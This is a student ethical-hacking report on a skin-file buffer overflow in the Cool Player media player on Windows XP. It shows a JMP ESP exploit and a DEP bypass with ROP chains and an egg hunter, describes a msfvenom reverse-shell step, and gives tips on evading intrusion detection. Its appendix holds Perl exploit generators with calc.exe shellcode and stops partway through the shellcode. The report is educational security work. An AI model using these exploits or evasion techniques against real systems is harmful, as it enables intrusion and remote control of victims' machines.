

|  |
| --- |
| **Exploit Development**  **Alexandra Cherry - 1700315**  CMP320: Ethical Hacking 3  BSc Ethical Hacking Year 3  2019/20 |

Abstract

The aim of this paper is to investigate a possible buffer overflow attack using skin files in *Cool Player*, an mp3 player for Windows XP.

The four stages of the methodology used throughout this investigation were: prove that the vulnerability exists, investigate the vulnerability, perform a proof of concept attack and perform an advanced attack with reverse shell. These stages were repeated with both DEP disabled, and DEP enabled.

Investigations revealed that *Cool Player* is vulnerable to buffer overflow attacks using the skin *.ini* files. The player is vulnerable to buffer overflow attacks with both DEP disabled, and DEP enabled.

Contents

[2 Introduction 2](#_Toc49619257)

[3 Procedure and Results 4](#_Toc49619258)

[3.1 Overview of Procedure 4](#_Toc49619259)

[3.2 Identifying the Vulnerability 4](#_Toc49619260)

[3.2.1 Skins (.ini) 4](#_Toc49619261)

[3.3 DEP Disabled 6](#_Toc49619262)

[3.3.1 Proof of Concept 6](#_Toc49619263)

[3.3.2 Advanced 7](#_Toc49619264)

[3.4 DEP Enabled 8](#_Toc49619265)

[3.4.1 Proof of Concept 9](#_Toc49619266)

[3.4.2 Advanced 11](#_Toc49619267)

[4 Discussion 12](#_Toc49619268)

[4.1 Buffer Overflow Prevention and Mitigation 12](#_Toc49619269)

[4.2 Evasion of Intrusion Detection Systems 14](#_Toc49619270)

[4.3 Future Work 14](#_Toc49619271)

[References 15](#_Toc49619272)

[Appendices 17](#_Toc49619273)

[Appendix A – Perl Code 17](#_Toc49619274)

[Initial Crash 17](#_Toc49619275)

[Pattern Crash 17](#_Toc49619276)

[DEP Disabled 18](#_Toc49619277)

[DEP Enabled 21](#_Toc49619278)

[Appendix B - Attaching Skin File to *Cool Player* 25](#_Toc49619279)

# Introduction

The stack is the section of a computer’s memory temporarily dedicated to a process. This is created when a new function or subroutine is started, and stores both the variables of the parent routine and the subroutine. When a new variable/parameter is declared in a subroutine it is pushed onto the stack. At the exit of the subroutine the stack is cleared by popping the parameters off in a last in first out order.


A buffer is a section of memory that is briefly allocated to contain a variable in a function. Buffer overflows are caused when the size of the data written to a fixed length buffer is larger than the size of the buffer, causing the buffer to overflow and write the data in the next buffer (figure 1-a). This could potentially make an access point for a malicious actor or cause the program and/or cause the system to crash.

Figure 1‑a: Stack Buffer Overflow Example (Kiuwan, n.d.)

A buffer overflow attack exploits a buffer overflow vulnerability and either writes malicious code onto the stack in order for it to be executed by the program or uses the overwrite of the next buffer to gain access to information or a location. (Veracode, n.d.)

Data execution prevention (DEP) is one method of preventing buffer overflows. It is a feature built into operating systems that works by marking sections of memory non-executable by returning the status code “STATUS\_ACCESS\_VIOLATION” when there is an attempt to execute the memory. This prevents the execution of code stored there creating a barrier between a malicious actor and a successful buffer overflow exploit. (Microsoft, 2018)

There are several methods of bypassing and disabling DEP but this paper is focusing on utilising return-oriented programming chains (ROP chains) to bypass the non-executable area of the stack. ROP chains use pre-existing code in the program to mark the stack as executable. In order to execute custom code on the stack, gadgets (a sequence of instructions ending with a return instruction) are chained together to jump to where the code is stored and execute it – see figure 1-b. (Corelan Team, 2010)

A screenshot of a cell phone

Description automatically generated

Figure 1‑b: Diagram of ROP Chain in Buffer Overflow Attacks (Corelan, 2010)

# Procedure and Results

## Overview of Procedure

The four stages of the methodology used throughout this investigation were: prove that the vulnerability exists, investigate the vulnerability, perform a proof of concept attack and perform an advanced attack with reverse shell. These stages were repeated with both DEP disabled, and DEP enabled. This exploit was run in a Windows XP S3 virtual machine.

The memory of an application can be viewed using a debugging software, this shows how the underlying processes are affected by inputs. This allows an attacker to create an overflow attack designed for this application.

Cool Player has two inputs – Playlists in the form of .m3u files and skins in the form of .ini files. The focus of this investigation was on the skin files.

## Identifying the Vulnerability

The first step with assessing a potential vulnerability is to identify that the vulnerability exists. *Cool Player* has two user input fields – playlist files (*.m3u*) and skin files (*.ini* – these files require a specific header). This investigation is focused on exploiting the skin files.

### Skins (.ini)

A screenshot of a computer

Description automatically generatedIdentifying the vulnerability in the skin feature was done by crafting a *Perl* script (see Appendix A for complete *Perl* scripts) to create a skin file that overflowed the buffer, crashing the program and overwriting EIP which was viewed in Immunity Debugger (see figure 2.2.1a).

Figure g: Initial Crash

Figure h: Result of `pattern\_create`Figure i: Initial Crash

A screenshot of a computer

Description automatically generatedAn alphanumeric pattern of 3000 characters was created using the `!mona pattern\_create 3000` command for Immunity Debugger. Running the *Perl* script from the previous step to generate another skin file, this time with the pattern created replacing the string of “A”s. The pattern can be used in conjunction with the `!mona *findmsp*` command for Immunity Debugger to calculate the distance to the EIP and the space available for shellcode (see figures 2.2.1-b through 2.2.1-d). This revealed that the EIP is at an offset of 1056 bytes and that there is 1440 bytes for shellcode.

Figure j: Result of `pattern\_create`

Figure k: Result of `pattern\_create`

A close up of a keyboard

Description automatically generatedA screenshot of a computer

Description automatically generated

Figure 2.2.1‑d: Result of `findmsp` - shows location of EIP and size available for shellcode

Figure 2.2.1‑c: Result of `pattern\_create` and crash due to the pattern

## DEP Disabled

### Proof of Concept

After, the existence of the vulnerability was verified in section 2.2.1, the distance to EIP was determined to be 1056 bytes and showed that there is 1440 bytes for shellcode. Without this information it is impossible to create a reliable buffer overflow exploit.

In order to gain control of the EIP, the distance to the EIP is filled with characters (in this case 1056 “A”s).

Following the execution of the return in the skin loader, four bytes are popped off the stack; leaving the ESP will point to the start of the shellcode, as it is located right after the bytes that overwrite the EIP in the skin file/exploit.

However, the exact location of the ESP is unknown, so the return address should not be hardcoded into the exploit. To work around this, the EIP is overwritten with a memory address to a `JMP ESP` command that is a fixed address. The `JMP ESP` command tells the assembler to jump to the ESP which is pointing to the shellcode. The address is discovered by running `!mona jmp -r esp` in Immunity Debugger (figure 2.3.1a).

Figure l: Results of `jmp -r esp`

Figure m: Results of the proof of concept attackFigure n: Results of `jmp -r esp`

A picture containing window, computer, sitting, water

Description automatically generated

A screenshot of a computer

Description automatically generatedFinally, shellcode to run “calc.exe” was added to a *Perl* script (containing the header, 1056 “A”s, EIP/JMP ESP location) that was used to exploit the buffer overflow vulnerability and run “calc.exe”.

Figure 2.3.1‑b: Results of the proof of concept attack

### Advanced

The only difference between the *Perl* script used in this advanced exploit and the one used in the basic exploit in section 2.3.1 is the shellcode used. The shellcode used in this exploit was a reverse TCP shell generated using “msfvenom” in Kali Linux. (figure 2.3.2a)

A close up of a logo

Description automatically generated

Figure 2.3.2‑a: Payload generation using msfvenom

The shellcode was then added to the perl script before generating the *.ini* file.

Before running the exploit, a listener was set up on Kali Linux with “msfconsole” (figure 2.3.2-b).

A screenshot of a computer screen

Description automatically generated

Figure 2.3.2‑b: Configuring listener on Kali Linux

The skin was attached to the player, starting the exploit. Check the listener on Kali Linux to confirm a successful exploit (figure 2.3.2c).

A screenshot of a computer screen

Description automatically generated

Figure 2.3.2‑c: Listener on Kali Linux

## DEP Enabled

The next stage of this investigation was to exploit the application with DEP enabled (see section 1 for more information on what DEP is and how to bypass it). DEP was enabled by right-clicking on *My Computer*, selecting *Properties,* then *Advanced,* then *Performance Settings,* and finally *Data Execution Protection*.

A screenshot of a cell phone

Description automatically generated

Figure o: Enable DEP

Enabling DEP disables the execution of the stack and attempts to execute shellcode from the stack cause access violation errors (figure 2.4b). There are several methods that can be used to work around this, and this paper is focusing on using ROP chains.




Figure p: DEP Access Violation Error

### Proof of Concept

For this proof of concept attack ROP Chains were used to disable DEP (see section 1 for more information on ROP Chains) and egg-hunting shellcode was used.

ROP Chains are chains of instructions (known as gadgets) that return to the next gadget, chaining the instructions together.

The ROP Chain was generated using `!mona rop -m \*.dll -cpb '\x00\x0a\x0d'` in Immunity Debugger (figure 2.4.1-a). This created ROP Chains in several scripting languages, using memory addresses that do not contain ‘\x00’, ‘\x0a’ or ‘\x0d’, after hunting through all the DLLs. The chosen ROP Chain was converted into perl and can be seen in figure 2.4.1-b.

***A close up of a screen

Description automatically generated***

Figure 2.4.1‑a: Generate ROP chain in mona

**A close up of a green screen

Description automatically generated**

Figure 2.4.1‑b: ROP Chain written in perl

To start a ROP Chain a return pointer is used to jump to the next location provided by the stack frame starting the ROP Chain, if a `JMP ESP` command is used it will cause an access error as it will attempt to execute the shellcode in the stack causing an access violation error. The command `!mona find -type instr -s "retn" -m msvcrt.dll -cp '\x00\x0a' -x x` in Immunity Debugger (figure 2.4.1-c) to generate a list of return instructions in the msvcrt library that were executable and didn’t contain ‘\x00’ or ‘\x0a’ as they would terminate the code execution.

A picture containing computer, clock

Description automatically generated

Figure 2.4.1‑q: Find ret instructions in msvcrt.dll using mona

Due to the combined size of the ROP Chain and the shellcode for “calc.exe” being greater than the 1440 bytes between the EIP and a null byte, egg hunting shellcode was used.

Egg hunting shellcode is shellcode that allows for the bypass of the maximum size for shellcode in the stack by placing it in another location in memory. The hunter shellcode searches for and runs the payload shellcode which is marked twice by a tag (also known as an egg). The hunter shellcode was generated using `!mona egg -t w00t` in Immunity Debugger (figure 2.4.1d). This created an egg hunter shellcode using “w00t” as the tag.

A close up of a screen

Description automatically generated

Figure 2.4.1‑r: Egg-hunter shellcode generated using mona

### Advanced

The only difference between the *Perl* script used in this advanced exploit and the one used in the basic exploit in section 2.4.1 is the shellcode used. The shellcode used in this exploit was a reverse TCP shell generated using “msfvenom” in Kali Linux. (figure 2.4.2a)

A close up of a logo

Description automatically generated

Figure 2.4.2‑a: Generation of shellcode using msfvenom

The shellcode was then added to the perl script before generating the *.ini* file.

A screenshot of a computer screen

Description automatically generatedBefore running the exploit, a listener was set up on Kali Linux with “msfconsole” (figure 2.4.2-b).

Figure 2.4.2‑b: Set up of listener in msfvenom

The skin was attached to the player, starting the exploit. Check the listener on Kali Linux to confirm a successful exploit (figure 2.4.2c).

A screenshot of a computer

Description automatically generated

Figure 2.4.2‑s: Listener on Kali Linux

# Discussion

## Buffer Overflow Prevention and Mitigation

There are several ways to prevent buffer overflow attacks.

During and after development of an application, testing to locate and patch overflow vulnerabilities should be performed regularly to prevent successful attacks.

One method to almost completely prevent buffer overflow attacks is to develop in a language, such as PERL, Python, C# or Java, that does not have direct access to memory and/or the languages automatically perform bounds checking. This layer of abstraction prevents an overflow from occurring by not writing the variable directly to the memory and by checking that the variable will fit the buffer without overflowing. (Synopsys, 2017) (Imperva, n.d.)

Other methods require the use of secure handling of buffers. One such method is to use functions, that may not be part of the standard libraries, that perform bounds checking or truncate variables that are too long, preventing overflow of the buffer, instead of using unsecure standard libraries. This prevents the buffer overflowing and overwriting the next buffer.

Another method is to user compiler tools that warn the developer when they are using functions that do not prevent overflow of buffers. (Grover, 2003)

Utilising address space randomization (ASLR), which randomly changes the location in memory of the stack, heap and other program components will not completely prevent buffer overflow attacks but will make it more difficult to carry out a successful attack.

Using canary words, values that are placed on the stack between buffers and return addresses, that are overwritten when the buffer overflows into them. The values are checked during function return and if the value has been overwritten, the program is terminated, preventing the execution of an overflow attack.

A screenshot of a cell phone

Description automatically generated

Figure t: How Terminator Canaries Work (Sidhpurwala, 2018)

There are three types of canary words currently in use. Terminator canaries (shown in figure 2.4.2-a), based on the fact that the majority string operations that end at string terminators, that contain NULL(0x00), CR (0x0d), LF (0x0a), and EOF (0xff) – these characters terminate the majority of string operations, preventing the execution of code. It is possible to bypass this canary using methods that are not stopped at string terminators. A side effect of this type of canary is that the value is known and thus can be overwritten with the correct value.

Random canaries are canaries that are chosen at random when the program is executed – this makes it impossible for an attacker to know the value before running the program. The value is created from hashing the time or taken from /dev/urandom. The value can be discovered if there is an information leak in the application.

The final type of canary in use is random XOR canaries – these are random canaries that are exclusive or scrambled using either all or part of the control data. This means that if the control data is wrong the canary is wrong and will cause the program to terminate. (Sidhpurwala, 2018)

## Evasion of Intrusion Detection Systems

There are two methods of detecting intrusions signature based (blocklist) and anomaly based (allow-list).

Signature based detection searches for specific sequences, including certain configurations of bytes in network traffic or malicious sequences of instructions commonly used by malware. This can be evaded by encoding or encrypting the payload, so the signature doesn’t match an item on the block list.

Another method of evading signature-based detection is to create a unique signature by using polymorphic shellcode – shellcode that is encoded differently each time it is executed – this makes it impossible for a block list to contain every signature of the shellcode, bypassing detection.

Anomaly based intrusion detection creates model of baseline activity and compares new behaviour to this model. One method of evading an allow-list based detection is to use standard routes for communicating back to the attacker machine so the traffic is not flagged as suspicious. Encoding payloads to avoid null bytes and string terminators to prevent unusual crashing of programs would reduce the probability of the attack being flagged as suspicious activity.

## Future Work

Possible future work for this project is to use different shellcode (such as creating an admin account on the target machine) or to experiment with other methods of bypassing data execution prevention like using ret-to-libc.

# References

Charles, K., 2018. *Mitigating Buffer Overflow Attacks in Linux/Unix – SecurityOrb.com.* [Online]   
Available at: https://www.securityorb.com/general-security/mitigating-buffer-overflow-attacks-in-linux-unix/  
[Accessed 27 August 2020].

Cloudflare, n.d. *What Is Buffer Overflow? | Cloudflare.* [Online]   
Available at: https://www.cloudflare.com/learning/security/threats/buffer-overflow/  
[Accessed 25 August 2020].

Corelan Team, 2010. *Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik's[TM] Cube | Corelan Team.* [Online]   
Available at: https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/  
[Accessed 23 August 2020].

Corelan Team, 2010. *Exploit writing tutorial part 8 : Win32 Egg Hunting | Corelan Team.* [Online]   
Available at: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/  
[Accessed 16 August 2020].

Corelan Team, 2011. *mona.py – the manual | Corelan Team.* [Online]   
Available at: https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/  
[Accessed 15 August 2020].

Corelan, 2010. *Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik's[TM] Cube | Corelan Team.* [Online]   
Available at: https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/  
[Accessed 27 August 2020].

Grover, S., 2003. *Buffer Overflow Attacks and Their Countermeasures | Linux Journal.* [Online]   
Available at: https://www.linuxjournal.com/article/6701  
[Accessed 25 August 2020].

Haugsness, K., 2014. *What is polymorphic shell code and what can it do? | Dan Vogel's Virtual Classrooms.* [Online]   
Available at: https://mywebclasses.wordpress.com/2014/07/17/what-is-polymorphic-shell-code-and-what-can-it-do/  
[Accessed 28 August 2020].

Imperva, n.d. *What is a Buffer Overflow | Attack Types and Prevention Methods | Imperva.* [Online]   
Available at: https://www.imperva.com/learn/application-security/buffer-overflow/  
[Accessed 25 August 2020].

Kiuwan, n.d. *Prevent Buffer Overflow Attacks - Kiuwan.* [Online]   
Available at: https://www.kiuwan.com/prevent-buffer-overflow/  
[Accessed 28 August 2020].

Microsoft, 2018. [Online]   
Available at: https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention  
[Accessed 25 August 2020].

OWASP, n.d. *Buffer Overflow | OWASP.* [Online]   
Available at: https://owasp.org/www-community/vulnerabilities/Buffer\_Overflow  
[Accessed 27 August 2020].

Rapid7, 2019. *Stack-Based Buffer Overflow Attacks: Explained | Rapid7.* [Online]   
Available at: https://blog.rapid7.com/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/  
[Accessed 28 August 2020].

Sidhpurwala, H., 2018. *Security Technologies: Stack Smashing Protection (StackGuard) - Red Hat Customer Portal.* [Online]   
Available at: https://access.redhat.com/blogs/766093/posts/3548631  
[Accessed 27 August 2020].

Synopsys, 2017. *How to detect, prevent, and mitigate buffer overflow attacks | Synopsys.* [Online]   
Available at: https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks/  
[Accessed 26 August 2020].

Sysxall59, 2019. [Online]   
Available at: https://medium.com/bugbountywriteup/windows-expliot-dev-101-e5311ac284a  
[Accessed 18 August 2020].

Veracode, n.d. *Buffer Overflow Vulnerabilities, Exploits & Attacks | Veracode.* [Online]   
Available at: https://www.veracode.com/security/buffer-overflow  
[Accessed 23 August 2020].

# Appendices

## Appendix A – Perl Code

### Initial Crash

my $file="intialCrash.ini"; # file name

my $header="[CoolPlayer Skin]\nPlaylistSkin="; # file header

my $pattern = "A" x 3000;

open($FILE,">$file");

print $FILE $header.$pattern;

close($FILE);

### Pattern Crash

my $file="pattern.ini"; # file name

my $header="[CoolPlayer Skin]\nPlaylistSkin="; # file header

                # pattern from pattern generation

my $pattern = " Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9";

open($FILE,">$file");

print $FILE $header.$pattern;

close($FILE);

### DEP Disabled

#### Proof of Concept

my $file="proofofConcept.ini"; # file name

my $header="[CoolPlayer Skin]\nPlaylistSkin="; # file header

                # we know the offset is at 1056

my $pattern = "A" x 1056;

my $eip = pack('V',0x769ecf49); # eip

my $nopeslide = "\x90" x 16;

my $shellcode =                             #calculator code

"\x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49\x43" .

"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .

"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .

"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .

"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .

"\x4b\x39\x43\x30\x45\x50\x43\x30\x43\x50\x4d\x59\x5a\x45" .

"\x50\x31\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b" .

"\x50\x52\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52\x52" .

"\x47\x58\x54\x4f\x4e\x57\x51\x5a\x51\x36\x50\x31\x4b\x4f" .

"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32" .

"\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .

"\x4b\x52\x4c\x30\x56\x32\x56\x37\x4c\x4b\x51\x42\x52\x30" .

"\x4c\x4b\x47\x32\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30" .

"\x52\x58\x4d\x55\x49\x50\x52\x54\x51\x5a\x45\x51\x4e\x30" .

"\x56\x30\x4c\x4b\x47\x38\x52\x38\x4c\x4b\x50\x58\x47\x50" .

"\x43\x31\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56\x54" .

"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50" .

"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x47\x48" .

"\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x5a\x58\x47\x4b" .

"\x43\x4d\x56\x44\x43\x45\x4d\x32\x51\x48\x4c\x4b\x56\x38" .

"\x56\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b" .

"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x58\x53\x4c\x4b\x45\x54" .

"\x4c\x4b\x45\x51\x58\x50\x4d\x59\x51\x54\x56\x44\x47\x54" .

"\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b\x4f" .

"\x4d\x30\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b" .

